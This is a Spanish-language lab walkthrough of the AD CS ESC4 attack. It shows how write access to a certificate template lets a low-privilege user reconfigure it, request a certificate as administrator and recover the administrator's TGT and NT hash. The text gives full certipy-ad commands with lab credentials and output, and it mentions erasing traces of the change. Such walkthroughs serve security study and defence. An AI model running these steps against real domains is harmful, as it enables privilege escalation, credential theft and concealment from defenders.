
El abuso de permisos en AD CS Templates reescribe una plantilla segura para volverla vulnerable.
Con permiso de escritura sobre el objeto de la plantilla, el atacante crea la mala configuración que necesita.
Después pide un certificado y autentica como cualquier identidad del dominio.
Un AD CS Template es un objeto de AD con un descriptor de seguridad.
Si ese descriptor da escritura a un principal de bajo privilegio, ese principal cambia las propiedades de la plantilla.
La CA no revisa si la plantilla cambió hace un momento: lee la configuración actual y la obedece.
El atacante activa ENROLLEE_SUPPLIES_SUBJECT y un EKU de autenticación, pide un certificado con el sujeto de otra identidad y autentica por PKINIT.
Al terminar, restaura la plantilla y borra el rastro del cambio.
Con una cuenta común, buscar plantillas sobre las que se tiene escritura. User
marca ESC4: certuser puede reescribir su propietario y su DACL, es decir,
controla la plantilla:
certipy find · kali
$ certipy-ad find -u [email protected] -p 'Passw0rd!' -vulnerable -stdout -dc-ip 10.3.10.11 -ldap-scheme ldap
Template Name : User
Write Owner Principals : LUDUS.DOMAIN\Domain Admins
LUDUS.DOMAIN\certuser
Write Dacl Principals : LUDUS.DOMAIN\Domain Admins
LUDUS.DOMAIN\certuser
[+] User ACL Principals : LUDUS.DOMAIN\certuser
[!] Vulnerabilities
ESC4 : User has dangerous permissions.
Ya con la plantilla vulnerable, pedir un certificado a nombre de
administrator:
certipy req · kali
$ certipy-ad req -u [email protected] -p 'Passw0rd!' -ca ludus-CA -template User -upn [email protected] -dc-ip 10.3.10.11 -out esc4admin
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Got certificate with UPN '[email protected]'
[*] Saving certificate and private key to 'esc4admin.pfx'
[*] Wrote certificate and private key to 'esc4admin.pfx'
exit 0 · capturado 2026-09-30
Autenticar por PKINIT y recuperar el TGT y el hash NT del administrador:
certipy auth · kali
$ certipy-ad auth -pfx esc4admin.pfx -dc-ip 10.3.10.11
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c